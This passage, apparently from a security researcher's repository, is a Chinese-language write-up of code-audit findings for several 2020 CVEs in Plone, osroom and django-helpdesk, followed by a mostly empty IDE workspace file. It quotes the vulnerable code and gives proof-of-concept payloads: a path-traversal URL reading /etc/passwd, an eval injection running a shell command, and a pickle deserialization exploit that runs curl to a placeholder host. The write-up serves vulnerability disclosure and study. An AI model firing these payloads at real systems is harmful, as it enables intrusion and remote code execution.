128 |
129 | ]>
130 |
131 |
132 | &title;
133 |
134 |
135 | ```
136 |
137 | 执行后,您可以在错误报告中看到已解析的XML实体。
138 |
139 | ### CVE-2020-28734
140 |
141 | plone--xxe
142 |
143 | `plone.app.dexterity-2.6.5-py3.6.egg\plone\app\dexterity\browser\modeleditor.py`
144 |
145 | ```
146 | class AjaxSaveHandler(BrowserView):
147 | """Handle AJAX save posts.
148 | """
149 |
150 | def __call__(self):
151 | """Handle AJAX save post.
152 | """
153 |
154 | if not authorized(self.context, self.request):
155 | raise Unauthorized
156 |
157 | source = self.request.form.get('source')
158 | if source:
159 | # Is it valid XML?
160 | try:
161 | root = etree.fromstring(source)
162 | except etree.XMLSyntaxError as e:
163 | return json.dumps({
164 | 'success': False,
165 | 'message': 'XMLSyntaxError: {0}'.format(
166 | safe_unicode(e.args[0])
167 | )
168 | })
169 |
170 | # a little more sanity checking, look at first two element levels
171 | if root.tag != NAMESPACE + 'model':
172 | return json.dumps({
173 | 'success': False,
174 | 'message': _(u"Error: root tag must be 'model'")
175 | })
176 | for element in root.getchildren():
177 | if element.tag != NAMESPACE + 'schema':
178 | return json.dumps({
179 | 'success': False,
180 | 'message': _(
181 | u"Error: all model elements must be 'schema'"
182 | )
183 | })
184 |
185 | # can supermodel parse it?
186 | # This is mainly good for catching bad dotted names.
187 | try:
188 | plone.supermodel.loadString(source, policy=u'dexterity')
189 | except SupermodelParseError as e:
190 | message = e.args[0].replace('\n File ""', '')
191 | return json.dumps({
192 | 'success': False,
193 | 'message': u'SuperModelParseError: {0}'.format(message)
194 | })
195 |
196 | ```
197 |
198 | 上面的代码使用lxml库,但是直接解析xml中的外部参数。 结果,在功能 `Dexterity Content Types`下选择` custom content types`,然后单击进入。 `fields`标签下的`Edit XML Field Model`可以直接编写xml代码。
199 |
200 | 参数 POC:
201 |
202 | ```
203 | ]>
204 |
205 | &title;
206 |
207 | ```
208 |
209 | 因为程序代码中似乎存在问题,所以无法添加XML声明文件,但是打开的默认声明文件具有添加的声明文件。 需要删除。 保存参数,并在返回后单击此处查看它们。
210 |
211 | 
212 |
213 | ### CVE-2020-28737
214 |
215 | osroom--路径覆盖
216 |
217 | `apps\modules\plug_in_manager\process\manager.py`
218 |
219 | ```
220 | def upload_plugin():
221 | """
222 | 插件上传
223 | :return:
224 | """
225 |
226 | file = request.files["upfile"]
227 | file_name = os.path.splitext(file.filename) #('123','.zip')
228 | filename = os.path.splitext(file.filename)[0] #123
229 | extension = file_name[1] #.zip
230 | if not extension.strip(".").lower() in ["zip"]:
231 | data = {"msg": gettext("File format error, please upload zip archive"),
232 | "msg_type": "w", "custom_status": 401}
233 | return data
234 |
235 | if not os.path.exists(PLUG_IN_FOLDER): #osroom/apps/plugins
236 | os.makedirs(PLUG_IN_FOLDER)
237 |
238 | fpath = os.path.join(PLUG_IN_FOLDER, filename) ##osroom/apps/plugins/123
239 | if os.path.isdir(fpath) or os.path.exists(fpath):
240 | if mdbs["sys"].db.plugin.find_one(
241 | {"plugin_name": filename, "is_deleted": {"$in": [0, False]}}):
242 | # 如果插件没有准备删除标志
243 | data = {"msg": gettext("The same name plugin already exists"),
244 | "msg_type": "w", "custom_status": 403}
245 | return data
246 | else:
247 | # 否则清除旧的插件
248 | shutil.rmtree(fpath)
249 | mdbs["sys"].db.plugin.update_one({"plugin_name": filename}, {
250 | "$set": {"is_deleted": 0}})
251 |
252 | # 保存主题
253 | save_file = os.path.join("{}/{}".format(PLUG_IN_FOLDER, file.filename)) ##osroom/apps/plugins/123.zip
254 | file.save(save_file)
255 | ```
256 |
257 | 上传文件后分割文件和后缀,判断插件是否存在以及是否清理就插件,在下面保存的时候,直接使用了上传的参数名做拼接,导致可以被跨目录保存,比如文件应该保存到`osroom/apps/plugins/`下,上传如下
258 |
259 | 
260 |
261 | 我们在系统查看
262 |
263 | 
264 |
265 | ### CVE-2020-28738
266 |
267 | `apps\modules\user\process\sign_in.py`
268 |
269 | 在代码中存在一个获取值的参数`next`,这个参数是登陆的时候默认没有存在,可能是为了跳转登陆留下的参数。参数值为任意值的时候,返回的`to_url`的值就为参数值。
270 |
271 | ```
272 | def p_sign_in(
273 | username,
274 | password,
275 | code_url_obj,
276 | code,
277 | remember_me,
278 | use_jwt_auth=0):
279 | """
280 | 用户登录函数
281 | :param adm:
282 | :return:
283 | """
284 | data = {}
285 | if current_user.is_authenticated and username in [current_user.username,
286 | current_user.email,
287 | current_user.mphone_num]:
288 | data['msg'] = gettext("Is logged in")
289 | data["msg_type"] = "s"
290 | data["custom_status"] = 201
291 | data['to_url'] = request.argget.all(
292 | 'next') or get_config("login_manager", "LOGIN_IN_TO")
293 | return data
294 | ```
295 |
296 | 然后在前端js中`apps\admin_pages\pages\sign-in.html`
297 |
298 | 直接获取响应的data的to_url进行跳转,类似于统一登陆中的任意域跳转的问题。
299 |
300 | ```
301 | var result = osrHttp("PUT","/api/sign-in", d);
302 | result.then(function (r) {
303 | if(r.data.msg_type=="s"){
304 | window.location.href = r.data/to_url;
305 |
306 | }else if(r.data.open_img_verif_code){
307 | get_imgcode();
308 | }
309 | }).catch(function (r) {
310 | if(r.data.open_img_verif_code){
311 | get_imgcode();
312 | }
313 | });
314 | ```
315 |
316 | ### CVE-2020-28739
317 |
318 | `apps\modules\theme_setting\process\static_file.py`
319 |
320 | 读取静态文件模板的时候,直接使用了请求的参数进行拼接访问,导致可以任意读取文件
321 |
322 | ```
323 | def get_static_file_content():
324 | """
325 | 获取静态文件内容, 如html文件
326 | :return:
327 | """
328 | filename = request.argget.all('filename', "index").strip("/")
329 | file_path = request.argget.all('file_path', "").strip("/")
330 | theme_name = request.argget.all("theme_name")
331 |
332 | s, r = arg_verify([(gettext("theme name"), theme_name)], required=True)
333 | if not s:
334 | return r
335 | path = os.path.join(
336 | THEME_TEMPLATE_FOLDER, theme_name)
337 | file = "{}/{}/{}".format(path, file_path, filename)
338 | if not os.path.exists(file) or THEME_TEMPLATE_FOLDER not in file:
339 | data = {"msg": gettext("File not found,'{}'").format(file),
340 | "msg_type": "w", "custom_status": 404}
341 | else:
342 | with open(file) as wf:
343 | content = wf.read()
344 | data = {
345 | "content": content,
346 | "file_relative_path": file_path.replace(
347 | path,
348 | "").strip("/")}
349 | return data
350 | ```
351 |
352 | 构造POC:`http://192.168.120.128:5000/api/admin/static/file?file_path=pages/account/settings/../../../../../../../../etc&filename=passwd&theme_name=osr-theme-w`
353 |
354 | 
355 |
356 | ### CVE-2020-28740
357 |
358 | rce
359 |
360 | `apps\utils\format\obj_format.py`
361 |
362 | 如下,文件中采用了eval来转换字符串对象,当json.loads转换失败的时候,则直接使用eval来转换。
363 |
364 | ```
365 | def json_to_pyseq(tjson):
366 | """
367 | json to python sequencer
368 | :param json:
369 | :return:
370 | """
371 | if tjson in [None, "None"]:
372 | return None
373 | elif not isinstance(tjson, (list, dict, tuple)) and tjson != "":
374 | if isinstance(tjson, (str, bytes)) and tjson[0] not in ["{", "[", "("]:
375 | return tjson
376 | elif isinstance(tjson, (int, float)):
377 | return tjson
378 | try:
379 | tjson = json.loads(tjson)
380 | except BaseException:
381 | tjson = eval(tjson)
382 | else:
383 | if isinstance(tjson, str):
384 | tjson = eval(tjson)
385 | return tjson
386 | ```
387 |
388 | 转到一个使用此方法的功能,例如`apps\modules\audit\process\rules.py`
389 |
390 | 删除规则处,传入一个ids参数,原参数值是一个hash值,但是可以修改为python代码。
391 |
392 | ```
393 | def audit_rule_delete():
394 |
395 | ids = json_to_pyseq(request.argget.all('ids', []))
396 | if not isinstance(ids, list):
397 | ids = json.loads(ids)
398 | for i, tid in enumerate(ids):
399 | ids[i] = ObjectId(tid)
400 |
401 | r = mdbs["sys"].db.audit_rules.delete_many({"_id": {"$in": ids}})
402 | if r.deleted_count > 0:
403 | data = {"msg": gettext("Delete the success,{}").format(
404 | r.deleted_count), "msg_type": "s", "custom_status": 204}
405 | else:
406 | data = {
407 | "msg": gettext("Delete failed"),
408 | "msg_type": "w",
409 | "custom_status": 400}
410 | return data
411 | ```
412 |
413 | 参数POC:` {123:__import__('os').system('whoami')}`,查看终端输出。
414 |
415 | 
416 |
417 | 
418 |
419 | 只要涉及到ids参数的都存在此问题,比如另一个类别删除功能。
420 |
421 | 
422 |
423 | 在用户登陆的判断中,也对传入的参数`code_url_obj`执行了此方法,所以存在一个前台的RCE
424 |
425 | `apps\modules\user\process\online.py`
426 |
427 | ```
428 | code_url_obj = json_to_pyseq(request.argget.all('code_url_obj', {}))
429 | ```
430 |
431 | 
432 |
433 | ### CVE-2020-25406
434 |
435 | lemocms-php 文件上传
436 |
437 | ### CVE-2020-14942
438 |
439 | ```python
440 | def ticket_list(request):
441 | context = {}
442 | ......
443 | if request.GET.get('saved_query', None):
444 | from_saved_query = True
445 | try:
446 | saved_query = SavedSearch.objects.get(pk=request.GET.get('saved_query'))
447 | except SavedSearch.DoesNotExist:
448 | return HttpResponseRedirect(reverse('helpdesk_list'))
449 | if not (saved_query.shared or saved_query.user == request.user):
450 | return HttpResponseRedirect(reverse('helpdesk_list'))
451 |
452 | import pickle
453 | from base64 import b64decode
454 | query_params = pickle.loads(b64decode(str(saved_query.query).encode()))
455 | elif not ( 'queue' in request.GET
456 | or 'assigned_to' in request.GET
457 | or 'status' in request.GET
458 | or 'q' in request.GET
459 | or 'sort' in request.GET
460 | or 'sortreverse' in request.GET
461 | ):
462 | ```
463 |
464 | 从上面代码看出,这是一个从views中获取参数`saved_query`,通过id判断请求的用户和数据所属用户身份,正确后反序列化其中的query值,那么这个数据库是如下,保存的是一个文本字段。
465 |
466 | ```python
467 | class SavedSearch(models.Model):
468 | ......
469 | query = models.TextField(
470 | _('Search Query'),
471 | help_text=_('Pickled query object. Be wary changing this.'),
472 | )
473 | ```
474 |
475 | 如何去处理这个字段的值,在上个文件中,找到保存的处理方法。从post中获取`query_encoded`,判断不为空则直接保存进数据库。
476 |
477 | ```python
478 | def save_query(request):
479 | title = request.POST.get('title', None)
480 | shared = request.POST.get('shared', False) in ['on', 'True', True, 'TRUE']
481 | query_encoded = request.POST.get('query_encoded', None)
482 |
483 | if not title or not query_encoded:
484 | return HttpResponseRedirect(reverse('helpdesk_list'))
485 |
486 | query = SavedSearch(title=title, shared=shared, query=query_encoded, user=request.user)
487 | query.save()
488 | ```
489 |
490 | 那么如何调用的,同样去搜索关键词`save_query`找到路由,找到对应的name为`helpdesk_savequery`,找到对应的前端表单
491 |
492 | ```
493 |
511 | ```
512 |
513 | 从表单中可以看到,`query_encoded`是模板写入,找到`urlsafe_query`看是如何调用的,从调用结果看,就知道是后台先去序列化然后赋值给模板,前端模板操作的时候,再把这个序列化的值传入后台中去反序列化。
514 |
515 | ```python
516 | ......
517 | import pickle
518 | from base64 import b64encode
519 | urlsafe_query = b64encode(pickle.dumps(query_params)).decode()
520 | ```
521 |
522 | 尝试构造一个反序列化的poc
523 |
524 | ```python
525 | import pickle,os
526 | from base64 import b64encode
527 |
528 | class exp(object):
529 | def __reduce__(self):
530 | return (os.system,('curl http://xxxx/py',))
531 | e = exp()
532 | b64encode(pickle.dumps(e))
533 | ```
534 |
535 | ### CVE-2020-24957
536 |
537 | 115cms-php-csrf
538 |
539 | ### CVE-2020-24958
540 |
541 | 115cms-php-xss
542 |
543 | ### CVE-2020-24959
544 |
545 | 115cms-php-sqli
546 |
547 | ### CVE-2020-24960
548 |
549 | 115cms-php-sqli
--------------------------------------------------------------------------------
/python_code_audit/.idea/workspace.xml:
--------------------------------------------------------------------------------
1 |
2 |
3 |
4 |
5 |
6 |
7 |
8 |
9 |
10 |
11 |
12 |
13 |
14 |
15 |
16 |
17 |
18 |
19 |
22 |
23 |
24 |
5 |
6 |
7 |
8 |
9 |
10 |
11 |
12 |
13 |
14 |
15 |
16 |
17 |
18 |
19 |
20 |
21 |
22 |
23 |
24 |
25 |
32 |
33 |
34 |
35 | http_error_302
36 |
37 |
38 |
39 |
56 |
57 |
58 |
59 |
60 |
61 |
62 |
63 |
64 |
65 |
66 |
67 |
68 |
69 |
70 |
71 |
72 |
73 |
74 |
162 |
164 |
165 |
166 |
167 |
168 |
169 |
170 |
171 |
172 | 1589002010602
173 |
174 |
175 | 1589002010602
176 |
177 |
178 |
179 |
180 |
181 |
182 |
183 |
184 |
185 |
186 |
187 |
188 |
189 |
190 |
191 |
192 |
193 |
194 |
195 |
196 |
197 |
198 |
199 |
200 |
201 |
202 |
203 |
204 |
205 |
206 |
207 |
208 |
209 |
210 |
211 |
212 |
213 |
214 |
215 |
216 |
217 |
218 |
219 |
220 |
221 |
222 |
223 |
224 |
225 |
226 |
227 |
228 |
229 |
230 |
231 |
232 |
233 |
234 |
235 |
236 |
237 |
238 |
239 |
240 |
241 |
242 |
243 |
244 |
245 |
246 |
247 |
248 |
249 |
250 |
251 |
252 |
253 |
254 |
255 |
256 |
257 |
258 |
259 |
260 |
261 |
262 |
263 |
264 |
265 |
266 |
267 |
268 |
269 |
270 |
271 |
272 |
273 |
274 |
275 |
276 |
277 |
278 |
279 |
280 |
281 |
282 |
283 |
284 |
285 |
286 |
287 |
288 |
289 |
290 |
291 |
292 |
293 |
294 |
295 |
296 |
297 |
298 |
299 |
300 |
301 |
302 |
303 |
304 |
305 |
306 |
307 |
308 |
309 |
310 |
311 |
312 |
313 |
314 |
315 |
316 |
317 |
318 |
319 |
320 |
321 |
322 |
323 |
324 |
325 |
326 |
327 |
328 |
329 |
330 |
331 |
332 |
333 |
334 |
335 |
336 |
337 |
338 |
339 |
340 |
341 |
342 |
343 |
344 |
345 |
346 |
347 |
348 |
349 |
350 |
351 |
352 |
353 |
354 |
355 |
356 |
357 |
358 |
359 |
360 |
361 |
362 |
363 |
364 |
365 |
366 |
367 |
368 |
369 |
370 |
371 |
372 |
373 |
374 |
375 |
376 |
377 |
378 |
379 |
380 |
381 |
382 |
383 |
384 |
385 |
386 |
387 |
388 |
389 |
390 |
391 |
392 |
393 |
394 |
395 |
396 |
397 |
398 |
399 |
400 |
401 |
402 |
403 |
404 |
405 |
406 |
407 |
408 |
409 |
410 |
411 |
412 |
413 |
414 |
415 |
416 |
417 |
418 |
419 |
420 |
421 |
422 |
423 |
424 |
425 |
426 |
427 |
428 |
429 |
430 |
431 |
432 |
433 |
434 |
435 |
436 |
437 |
438 |
439 |
440 |
441 |
442 |
443 |
444 |
445 |
446 |
447 |
448 |
449 |
450 |
451 |
452 |
453 |
454 |
455 |
456 |
457 |
458 |
459 |
460 |
461 |
462 |
463 |
464 |
465 |
466 |
467 |
468 |
469 |
470 |
471 |
472 |
473 |
474 |
475 |
476 |
477 |
478 |
479 |
480 |
481 |
482 |
483 |
484 |
485 |
486 |
487 |
488 |
489 |
490 |
491 |
492 |
493 |
494 |
495 |
496 |
497 |
498 |
499 |
500 |
501 |
502 |
503 |
504 |
505 |
506 |
507 |
508 |
509 |
510 |
511 |
512 |
513 |
514 |
515 |
516 |
517 |
518 |
519 |
520 |
521 |
522 |
523 |
524 |
525 |
526 |
527 |
528 |
529 |
530 |
531 |
532 |
533 |
534 |
535 |
536 |
537 |
538 |
539 |
540 |
541 |
542 |
543 |
544 |
545 |
546 |
547 |
548 |
549 |
550 |
551 |
552 |
553 |
554 |
555 |
556 |
557 |
558 |
559 |
560 |
561 |
562 |
--------------------------------------------------------------------------------